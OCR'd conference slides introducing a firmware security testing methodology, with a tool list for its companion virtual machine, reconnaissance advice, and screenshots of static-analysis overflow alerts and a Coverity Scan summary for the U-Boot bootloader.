



Finessing firmware security testing

Aaron Guzman

shellcon.io


cisco Meraki



YOU DONE MESSED UP
A-A-Ron!


#whoami

Aaron Guzman

@scriptingxss







SUBARU

44CON

SECURITY FEST

APPSEC CALIFORNIA 2020

OWASP AppSec EU Belfast May 2017

GLOBAL APPSEC TEL AVIV 2019

enisa

no starch press

DEFCON

IoT VILLAGE

DERBYCON 6.0 RECHARGE LOUISVILLE, KENTUCKY · 2016

OWASP TOP 10 INTERNET OF THINGS 2018

IHF

nsec

APPSEC USA 2015 SAN FRANCISCO, CA

belkin

LINKSYS

DELL SecureWorks


AON

IoTGoat OWASP

cloud security alliance CSA


Industry gap

- Fragmented & outdated guidance
- High barrier of entry for newbies
- Different approach required
- Authoritative resource needed
- Test coverage concerns



WR
LT
LG
C
RG
RT
TE
WR
WR
QB
HB

Firmware Security Testing Methodology (FSTM)

- Enable more firmware security assessments
- Provide a starting point
- Target audience
  - Developers, hobbyists, information security professionals, anyone 🤷‍♂️
- 9 stages



Methodology Stages



$$$$$$$$

Firmware Security Testing Methodology (FSTM)

- Common tool usage examples
- Reverse engineering tips and tricks
- Attack walkthroughs
- Supplemental references


EmbedOS

- Companion virtual machine preloaded with tools
  - https://github.com/scriptingxss/EmbedOS
- Latest 2020.2
- Ubuntu 18.04
- Vulnerable firmware
- FSTM on desktop
- Ready for emulation

- Firmware Analysis Toolkit
- Firmware Analysis Comparison Toolkit (FACT)
- fwanalyzer
- ByteSweep
- Firmwalker
- Checksec.sh
- Binwalk
- QEMU
- Firmadyne
- Firmware Modification Kit
- OpenOCD
- Flashrom
- minicom
- ubi_reader
- uboot write
- elfutils
- pax-utils
- prelink
- lddtree

[Stage 1] Information Gathering and Recon

- OSINT
  - OS, datasheets, schematics, previous research, bug tracking tickets, etc.
- If wireless, FCC ID
- Source code posted if GPL
- Open source project SAST scans
  - Coverity Scan
  - Semmle's LGTM
  - Blackduck's Open Hub



Overflow in uncontrolled allocation size

reliability | security | external/cwe/cwe-190

Source root/tools/mxsimage.c

```
↑ 1-227
228         uint8_t *outbuf;
229
230         outbuf = malloc(in_len);
```

This allocation size is derived from `user input (fread)` and might overflow

```
231         if (!outbuf)
232                 return -ENOMEM;
↓ 233-1841
↑
1842                cctx->length = ccmd->load.count;
1843                asize = roundup(cctx->length, SB_BLOCK_SIZE);
1844                cctx->data = malloc(asize);
```

This allocation size is derived from `user input (fread)` and might overflow

```
1845                if (!cctx->data)
1846                        return -ENOMEM;
↓ 1847-2366
```

Multiplication result converted to larger type

reliability | security | correctness | types | external/cwe/cwe-190 | external/cwe/cwe-192 | external/cwe/cwe-197 | external/cwe/cwe-681

Source root/common/image-android-dt.c

```
↑ 1-59
60          }
61
62          e_addr = hdr_addr + entries_offset + index * entry_size;
```

Multiplication result may overflow 'unsigned int' before it is converted to 'unsigned long'.

This alert was introduced in `c3bfad8` 3 months ago

```
63          e = map_sysmem(e_addr, sizeof(*e));
```

Coverity Scan: Das U-Boot

Project Name	Das U-Boot
Lines of code analyzed	342,662
On Coverity Scan since	May 17, 2014
Last build analyzed	2 days ago
Language	C/C++
Repository URL	git://git.denx.de/u-boot.git
Homepage URL	http://www.denx.de/wiki/U-Boot/WebHome
License	GPL (GNU General Public License version)

Want to view defects or help fix defects?

Add me to project

Analysis Metrics

Version: v2020.04-rc2-50-g42a2de54d066


Feb 18, 2020	342,662	0.33
Last Analyzed	Lines of Code Analyzed	Defect Density

Defect changes since previous build dated Feb 18, 2020

0	1
Newly detected	Eliminated


CWE Top 25 defects

